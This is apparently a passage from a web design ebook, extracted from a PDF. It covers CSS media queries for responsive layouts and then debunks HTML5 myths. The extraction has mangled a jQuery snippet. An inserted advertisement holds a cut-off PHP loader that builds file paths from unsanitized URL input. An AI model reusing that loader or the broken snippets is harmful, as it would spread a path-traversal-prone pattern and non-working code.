
Here is the **style.css (default)** content:

```
1 /* Default styles that will carry to the child style sheet */
2
3 html, body{
4   background...
```

```
5   font...
6   color...
7 }
8
9 h1,h2,h3{}
10 p, blockquote, pre, code, ol, ul{}
11
12 /* Structural elements */
13 #wrapper{
14   width: 80%;
15   margin: 0 auto;
16
17   background: #fff;
18   padding: 20px;
19 }
20
21 #content{
22   width: 54%;
23   float: left;
24   margin-right: 3%;
25 }
26
27 #sidebar-left{
28   width: 20%;
29   float: left;
30   margin-right: 3%;
31 }
32
33 #sidebar-right{
34   width: 20%;
35   float: left;
36 }
```

Here is the ***mobile.css*** (child) content:

```
1 #wrapper{  
2     width: 90%;  
3 }  
4  
5 #content{  
6     width: 100%;  
7 }  
8  
9 #sidebar-left{  
10    width: 100%;  
11    clear: both;  
12  
13    /* Additional styling for our new layout */  
14    border-top: 1px solid #ccc;  
15    margin-top: 20px;  
16 }  
17  
18 #sidebar-right{  
19    width: 100%;  
20    clear: both;  
21  
22    /* Additional styling for our new layout */  
23    border-top: 1px solid #ccc;  
24    margin-top: 20px;  
25 }
```



Media Queries

CSS3 supports all of the same media types as CSS 2.1, such as `screen`, `print` and `handheld`, but has added dozens of new media features, including `max-width`, `device-width`, `orientation` and `color`. New devices made after the release of CSS3 (such as the iPad and Android devices) will definitely support media features. So, calling a media query using CSS3 features to target these devices would work just fine, and it will be ignored if accessed by an older computer browser that does not support CSS3.

In Ethan Marcotte's article, we see an example of a media query in action:

```
1 <link rel="stylesheet" type="text/css"
2   media="screen and (max-device-width: 480px)"
3   href="shetland.css" />
```

This media query is fairly self-explanatory: if the browser displays this page on a screen (rather than print, etc.), and if the width of the screen (not necessarily the viewport) is 480 pixels or less, then load `shetland.css`.

New CSS3 features also include `orientation` (portrait vs. landscape), `device-width`, `min-device-width` and more. Look at "[The Orientation Media Query](#)" for more information on setting and restricting widths based on these media query features.

One can create multiple style sheets, as well as basic layout alterations defined to fit ranges of widths — even for landscape vs. portrait orientations. Be sure to look at the section of Ethan Marcotte's article entitled "[Meet the media query](#)" for more examples and a more thorough explanation.

Multiple media queries can also be dropped right into a single style sheet, which is the most efficient option when used:

```
1 /* Smartphones (portrait and landscape) ----- */
2 @media only screen
3 and (min-device-width : 320px)
4 and (max-device-width : 480px) {
5 /* Styles */
6 }
7
8 /* Smartphones (landscape) ----- */
9 @media only screen
10 and (min-width : 321px) {
11 /* Styles */
12 }
13
14 /* Smartphones (portrait) ----- */
15 @media only screen
16 and (max-width : 320px) {
17 /* Styles */
18 }
```

The code above is from a free template for multiple media queries between popular devices by Andy Clark. See the differences between this approach and including different style sheet files in the mark-up as shown in the post "[Hardboiled CSS3 Media Queries](#)."

CSS3 Media Queries

Above are a few examples of how media queries, both from CSS 2.1 and CSS3 could work. Let's now look at some specific how-to's for using CSS3 media queries to create responsive Web designs. Many of these uses are relevant today, and all will definitely be usable in the near future.

The **min-width** and **max-width** properties do exactly what they suggest. The **min-width** property sets a minimum browser or screen width that a certain set of styles (or separate style sheet) would apply to. If anything is below this limit, the style sheet link or styles will be ignored. The **max-width** property does just the opposite. Anything above the maximum browser or screen width specified would not apply to the respective media query.

Note in the examples below that we're using the syntax for media queries that could be used all in one style sheet. As mentioned above, the most efficient way to use media queries is to place them all in one CSS style sheet, with the rest of the styles for the website. This way, multiple requests don't have to be made for multiple style sheets.

```
1 @media screen and (min-width: 600px) {  
2     .hereIsMyClass {  
3         width: 30%;  
4         float: right;  
5     }  
6 }
```

The class specified in the media query above (`hereIsMyClass`) will work only if the browser or screen width is above 600 pixels. In other words, this media query will run only if the **minimum width is 600 pixels** (therefore, 600 pixels or wider).

```
1 @media screen and (max-width: 600px) {  
2     .aClassforSmallScreens {  
3         clear: both;  
4         font-size: 1.3em;  
5     }  
6 }
```

Now, with the use of `max-width`, this media query will apply only to browser or screen widths with a maximum width of 600 pixels or narrower.

While the above `min-width` and `max-width` can apply to either screen size or browser width, sometimes we'd like a media query that is relevant to device width specifically. This means that even if a browser or other viewing area is minimized to something smaller, the media query would still apply to the size of the actual device. The **min-device-width** and **max-device-width** media query properties are great for targeting certain devices with set dimensions, without applying the same styles to other screen sizes in a browser that mimics the device's size.

```
1 @media screen and (max-device-width: 480px) {  
2     .classForiPhoneDisplay {  
3         font-size: 1.2em;  
4     }  
5 }  
  
1 @media screen and (min-device-width: 768px) {  
2     .minimumiPadWidth {  
3         clear: both;  
4         margin-bottom: 2px solid #ccc;  
5     }  
6 }
```

There are also other tricks with media queries to target specific devices. Thomas Maier has written two short snippets and explanations for targeting the iPhone and iPad only:

- [CSS for iPhone 4 \(Retina display\)](#)
- [How To: CSS for the iPad](#)

For the iPad specifically, there is also a media query property called **orientation**. The value can be either landscape (horizontal orientation) or portrait (vertical orientation).

```
1 @media screen and (orientation: landscape) {  
2     .iPadLandscape {  
3         width: 30%;  
4         float: right;  
5     }  
6 }  
  
1 @media screen and (orientation: portrait) {  
2     .iPadPortrait {  
3         clear: both;  
4     }  
5 }
```

Unfortunately, this property works only on the iPad. When [determining the orientation for the iPhone](#) and other devices, the use of `max-device-width` and `min-device-width` should do the trick.

There are also many media queries that **make sense when combined**. For example, the `min-width` and `max-width` media queries are combined all the time to set a style specific to a certain range.

```
1 @media screen and (min-width: 800px) and (max-width: 1200px) {  
2     .classForaMediumScreen {  
3         background: #cc0000;  
4         width: 30%;  
5         float: right;  
6     }  
7 }
```

The above code in this media query applies only to screen and browser widths between 800 and 1200 pixels. A good use of this technique is to show certain content or entire sidebars in a layout depending on how much horizontal space is available.

Some designers would also prefer to **link to a separate style sheet** for certain media queries, which is perfectly fine if the organizational benefits outweigh the efficiency lost. For devices that do not switch orientation or for screens whose browser width cannot be changed manually, using a separate style sheet should be fine.

You might want, for example, to place media queries all in one style sheet (as above) for devices like the iPad. Because such a device can switch from portrait to landscape in an instant, if these two media queries were placed in separate style sheets, the website would have to call each style sheet file every time the user switched orientations. Placing a media query for both the horizontal and vertical orientations of the iPad in the same style sheet file would be far more efficient.

Another example is a flexible design meant for a standard computer screen with a resizable browser. If the browser can be manually resized, placing all variable media queries in one style sheet would be best.

Nevertheless, organization can be key, and a designer may wish to define media queries in a standard HTML link tag:

```
1 <link rel="stylesheet" media="screen and (max-width: 600px)"  
      href="small.css" />  
2 <link rel="stylesheet" media="screen and (min-width: 600px)"  
      href="large.css" />  
3 <link rel="stylesheet" media="print" href="print.css" />
```

JavaScript

Another method that can be used is JavaScript, especially as a back-up to devices that don't support all of the CSS3 media query options. Fortunately, there is already a pre-made JavaScript library that makes older browsers (IE 5+, Firefox 1+, Safari 2) support CSS3 media queries. If you're already using these queries, just grab a copy of the library, and include it in the mark-up: [*css3-mediaqueries.js*](#).

In addition, below is a sample jQuery snippet that detects browser width and changes the style sheet accordingly — if one prefers a more hands-on approach:

```
1 <script type="text/javascript" src="http://ajax.googleapis.com/
2   ajax/libs/jquery/1.4.4/jquery.min.js"></script>
3
4 <script type="text/javascript">
5   $(document).ready(function() {
6     $(window).bind("resize", resizeWindow);
7     function resizeWindow(e) {
8       var newWindowWidth = $(window).width();
9
10      // If width is below 600px, switch to the mobile
11      // stylesheet
12      if(newWindowWidth < 600) {                               $("link
13        [rel=stylesheet]").attr({href :
14          "mobile.css"});                                }           // Else if width is
15      above 600px, switch to the large stylesheet else if
16      (newWindowWidth > 600) {
17        $("link[rel=stylesheet]").attr({href : "style.css"});
18      }
19    }
20  }
```

```
14  });
15 </script>
```

There are many solutions for pairing up JavaScript with CSS media queries. Remember that media queries are not an absolute answer, but rather are fantastic options for responsive Web design when it comes to pure CSS-based solutions. With the addition of JavaScript, we can accommodate far more variations. For detailed information on using JavaScript to mimic or work with media queries, look at "[Combining Media Queries and JavaScript](#)".

Showing or Hiding Content

It is possible to shrink things proportionally and rearrange elements as necessary to make everything fit (reasonably well) as a screen gets smaller. It's great that that's possible, but making every piece of content from a large screen available on a smaller screen or mobile device isn't always the best answer. We have best practices for mobile environments: simpler navigation, more focused content, lists or rows instead of multiple columns.


Responsive Web design shouldn't be just about how to create a flexible layout on a wide range of platforms and screen sizes. It should also be about the user being able to pick and choose content. Fortunately, CSS has been allowing us to show and hide content with ease for years!

```
1 | display: none;
```

Either declare `display: none` for the HTML block element that needs to be hidden in a specific style sheet or detect the browser width and do it through JavaScript. In addition to hiding content on smaller screens, we can also hide content in our default style sheet (for bigger screens) that should

be available only in mobile versions or on smaller devices. For example, as we hide major pieces of content, we could replace them with navigation to that content, or with a different navigation structure altogether.

Note that we haven't used `visibility: hidden` here; this just hides the content (although it is still there), whereas the `display` property gets rid of it altogether. For smaller devices, there is no need to keep the mark-up on the page — it just takes up resources and might even cause unnecessary scrolling or break the layout.



Here is **our mark-up**:

```
1 <p class="sidebar-nav"><a href="#">Left Sidebar Content</a> | <a href="#">Right Sidebar Content</a></p>
2
3 <div id="content">
4   <h2>Main Content</h2>
5 </div>
6
7 <div id="sidebar-left">
8   <h2>A Left Sidebar</h2>
9
10 </div>
11
12 <div id="sidebar-right">
13   <h2>A Right Sidebar</h2>
14 </div>
```

In our default style sheet below, we have hidden the links to the sidebar content. Because our screen is large enough, we can display this content on page load.

Here is the **style.css (default)** content:

```
1 #content{
2   width: 54%;
3   float: left;
4   margin-right: 3%;
5 }
6
7 #sidebar-left{
8   width: 20%;
9   float: left;
```

```
10 margin-right: 3%;  
11 }  
12  
13 #sidebar-right{  
14 width: 20%;  
15 float: left;  
16 }  
17 .sidebar-nav{display: none;}
```

Now, we hide the two sidebars (below) and show the links to these pieces of content. As an alternative, the links could call to JavaScript to just cancel out the `display: none` when clicked, and the sidebars could be realigned in the CSS to float below the content (or in another reasonable way).

Here is the ***mobile.css (simpler)*** content:

```
1 #content{  
2   width: 100%;  
3 }  
4  
5 #sidebar-left{  
6   display: none;  
7 }  
8  
9 #sidebar-right{  
10  display: none;  
11 }  
12 .sidebar-nav{display: inline;}
```

With the ability to easily show and hide content, rearrange layout elements and automatically resize images, form elements and more, a design can be transformed to fit a huge variety of screen sizes and device types. As the

screen gets smaller, rearrange elements to fit mobile guidelines; for example, use a script or alternate style sheet to increase white space or to replace image navigation sources on mobile devices for better usability (icons would be more beneficial on smaller screens).

Touchscreens vs. Cursors

Touchscreens are becoming increasingly popular. Assuming that smaller devices are more likely to be given touchscreen functionality is easy, but don't be so quick. Right now touchscreens are mainly on smaller devices, but many laptops and desktops on the market also have touchscreen capability. For example, the *HP Touchsmart tm2t* is a basic touchscreen laptop with traditional keyboard and mouse that can transform into a tablet.

Touchscreens obviously come with different design guidelines than purely cursor-based interaction, and the two have different capabilities as well. Fortunately, making a design work for both doesn't take a lot of effort. Touchscreens have no capability to display CSS hovers because there is no cursor; once the user touches the screen, they click. So, don't rely on CSS hovers for link definition; they should be considered an additional feature only for cursor-based devices.

Look at the article "[Designing for Touchscreen](#)" for more ideas. Many of the design suggestions in it are best for touchscreens, but they would not necessarily impair cursor-based usability either. For example, sub-navigation on the right side of the page would be more user-friendly for touchscreen users, because most people are right-handed; they would therefore not bump or brush the navigation accidentally when holding the device in their left hand. This would make no difference to cursor users, so

we might as well follow the touchscreen design guideline in this instance. Many more guidelines of this kind can be drawn from touchscreen-based usability.

Advertisement



```
1 <?php
```

```
2 $template = "templates/template.html";
```

```
3 $startpage = "pages/home.html";
```

```
4 if (!file_exists($template)) {
```

```
5     die("Template file not found. Please upload a template file");
```

```
6 }
```

```
7 else {
```

```
8     $template = "
```

```
9         fopen($template, "r")
```

```
10    );
```

```
11    $templatecontent =
```

```
12        fread($template, filesize($template));
```

```
13    fclose($template);
```

```
14    $page = $_GET['p'];
```

```
15    if ($page == "") {
```

```
16        $filename = $startpage;
```

```
17    } else {
```

```
18        $filename = "pages/$page.html";
```

```
19    }
```

```
20    if(file_exists($filename)) {
```

```
21        $fh = fopen($filename, "r");
```

```
22        $content = fread($fh, filesize($filename));
```

```
23        fclose($fh);
```

```
24    }
```

```
25    if($content) {
```

```
26        $str_low = strtolower($content);
```

```
27        $pos_start = strpos($str_low,
```

Learn more »

```
28            "<title>");
```

```
29        $pos_end = strpos($str_low,
```

```
30            "</title>");
```

```
31        if( ($pos_start !== false) && ($pos_end !== false) )
```

```
32        {
```

```
33            $pos1 = $pos_start + strlen('<title>');
```

```
34            $pos2 = $pos_end - $pos1;
```

```
35            $title = substr($content, $pos1, $pos2);
```

```
36        }
```

```
37        $addtitle = str_replace("{title}", "<title>$title</title>",
```

HTML5: The Facts and the Myths

Bruce Lawson, Remy Sharp

You can't escape it. Everyone's talking about HTML5. It's perhaps the most hyped technology since people started putting rounded corners on everything and using unnecessary gradients. In fact, a lot of what people call HTML5 is actually just old-fashioned DHTML or AJAX. Mixed in with all the information is a lot of misinformation, so here, JavaScript expert Remy Sharp and Opera's Bruce Lawson look at some of the myths and sort the truth from the common misconceptions.

First, Some Facts

Once upon a time, there was a lovely language called HTML, which was so simple that writing websites with it was very easy. So, everyone did, and the Web transformed from a linked collection of physics papers to what we know and love today.

Most pages didn't conform to the simple rules of the language (because their authors were rightly concerned more with the message than the medium), so every browser had to be forgiving with bad code and do its best to work out what its author wanted to display.

In 1999, the W3C decided to discontinue work on HTML and move the world toward XHTML. This was all good, until a few people noticed that the work to upgrade the language to XHTML2 had very little to do with the real Web. Being XML, the spec required a browser to stop rendering if it encountered an error. And because the W3C was writing a new language

that was better than simple old HTML, it deprecated elements such as and <a>.

A group of developers at Opera and Mozilla disagreed with this approach and presented a [paper to the W3C in 2004](#) arguing that, "We consider Web Applications to be an important area that has not been adequately served by existing technologies... There is a rising threat of single-vendor solutions addressing this problem before jointly-developed specifications."

The paper suggested seven design principles:

1. Backwards compatibility, and a clear migration path.
2. Well-defined error handling, like CSS (i.e. ignore unknown stuff and move on), compared to XML's "draconian" error handling.
3. Users should not be exposed to authoring errors.
4. Practical use: every feature that goes into the Web-applications specifications must be justified by a practical use case. The reverse is not necessarily true: every use case does not necessarily warrant a new feature.
5. Scripting is here to stay (but should be avoided where more convenient declarative mark-up can be used).
6. Avoid device-specific profiling.
7. Make the process open. (The Web has benefited from being developed in the open. Mailing lists, archives and draft specifications should continuously be visible to the public.)

The paper was rejected by the W3C, and so Opera and Mozilla, later joined by Apple, continued a mailing list called Web Hypertext Application

Technology Working Group (WHATWG), working on their proof-of-concept specification. The spec [extended HTML4 forms](#), until it grew into a spec called Web Applications 1.0, under the continued editorship of Ian Hickson, who left Opera for Google.

In 2006, the W3C realized its mistake and decided to resurrect HTML, asking WHATWG for its spec to use as the basis of what is now called HTML5.

Those are the historical facts. Now, let's look at some hysterical myths.

The Myths

"I Can't Use HTML5 Until 2012 (or 2022)"

This is a misconception based on the projected date that HTML5 will reach the stage in the W3C process known as Candidate Recommendation (REC). The [WHATWG wiki](#) says this:

"For a spec to become a REC today, it requires two 100% complete and fully interoperable implementations, which is proven by each successfully passing literally thousands of test cases (20,000 tests for the whole spec would probably be a conservative estimate). When you consider how long it takes to write that many test cases and how long it takes to implement each feature, you'll begin to understand why the time frame seems so long."

So, by definition, the spec won't be finished until you can use *all of it*, and in two browsers.

Of course, what really matters is the bits of HTML5 that are already supported in the browsers. Any list will be out of date within about a week

because the browser makers are innovating so quickly. Also, much of the new functionality can be [replicated with JavaScript](#) in browsers that don't yet have support. The `<canvas>` property is in all modern browsers and will be in Internet Explorer 9, but it can be faked in old versions of IE with the [excanvas library](#). The `<video>` and `<audio>` properties can be faked with Flash in old browsers.

HTML5 is designed to degrade gracefully, so with clever JavaScript and some thought, all content should be available on older browsers.

“My Browser Supports HTML5, but Yours Doesn’t”

There's a myth that HTML5 is some monolithic, indivisible thing. It's not. It's a collection of features, as we've seen above. So, in the short term, you cannot say that a browser supports everything in the spec. And when some browser or other does, it won't matter because we'll all be much too excited about the next iteration of HTML by then.

What a terrible mess, you're thinking? But consider that CSS 2.1 is not yet a finished spec, and yet we all use it each and every day. We use CSS3, happily adding `border-radius`, which will soon be supported everywhere, while other aspects of CSS3 aren't supported anywhere at all.

Be wary of browser “scoring” websites. They often test for things that have nothing to do with HTML5, such as CSS, SVG and even Web fonts. What matters is what you need to do, what's supported by the browsers your client's audience will be using and how much you can fake with JavaScript.

HTML5 Legalizes Tag Soup

HTML5 is a lot more forgiving in its syntax than XHTML: you can write tags in uppercase, lowercase or a mixture of the two. You don't need to self-close tags such as `img`, so the following are both legal:

```
1 
2 
```

You don't need to wrap attributes in quotation marks, so the following are both legal:

```
1 
2 <img src=nice.jpg>
```

You can use uppercase or lowercase (or mix them), so all of these are legal:

```
1 <IMG SRC=nice.jpg>
2 <img src=nice.jpg>
3 <iMg SrC=nice.jpg>
```

This isn't any different from HTML4, but it probably comes as quite a shock if you're used to XHTML. In reality, if you were serving your pages as a combination of text and HTML, rather than XML (and you probably were, because Internet Explorer 8 and below couldn't render true XHTML), then it never mattered anyway: the browser never cared about trailing slashes, quoted attributes or case—only the validator did.

So, while the syntax appears to be looser, the actual parsing rules are much tighter. The difference is that there is no more [tag soup](#); the specification describes exactly what to do with invalid mark-up so that all conforming browsers produce the same DOM. If you've ever written JavaScript that has to walk the DOM, then you're aware of the horrors that inconsistent DOMs can bring.

This error correction is no reason to churn out invalid code, though. The DOM that HTML5 creates for you might not be the DOM you want, so ensuring that your HTML5 validates is still essential. With all this new stuff, overlooking a small syntax error that stops your script from working or that makes your CSS unstylish is easy, which is why we have [HTML5 validators](#).

Far from legitimizing tag soup, HTML5 consigns it to history. Souper.

"I Need to Convert My XHTML Website to HTML5"

Is HTML5's tolerance of looser syntax the death knell for XHTML? After all, the working group to develop XHTML 2 was disbanded, right?

True, the XHTML 2 group was disbanded at the end of 2009; it was working on an unimplemented spec that competed with HTML5, so having two groups was a waste of W3C resources. But XHTML 1 was a finished spec that is widely supported in all browsers and that will continue to work in browsers for as long as needed. Your XHTML websites are therefore safe.

HTML5 Kills XML


Not at all. If you need to use XML rather than HTML, you can use [XHTML5](#), which includes all the wonders of HTML5 but which must be in well-formed XHTML syntax (i.e. quoted attributes, trailing slashes to close some elements, lowercase elements and the like.)

Actually, you can't use *all* the wonders of HTML5 in XHTML5: `<noscript>` won't work. But [you're not still using that](#), are you?

HTML5 Will Kill Flash and Plug-Ins

The <canvas> tag allows scripted images and animations that react to the keyboard and that therefore can compete with some simpler uses of Adobe Flash. HTML5 has native capability for playing video and audio.

Just as when CSS Web fonts weren't widely supported and Flash was used in [sIFR](#) to fill the gaps, Flash also saves the day by making HTML5 video backwards-compatible. Because HTML5 is designed to be "fake-able" in older browsers, the mark-up between the video tags is ignored by browsers that understand HTML5 and is rendered by older browsers. Therefore, embedding fall-back video with Flash is possible using the old-school <object> or <embed> tags, as pioneered by Kroc Camen in his article "[Video for Everybody!](#)" (see the screenshot below).



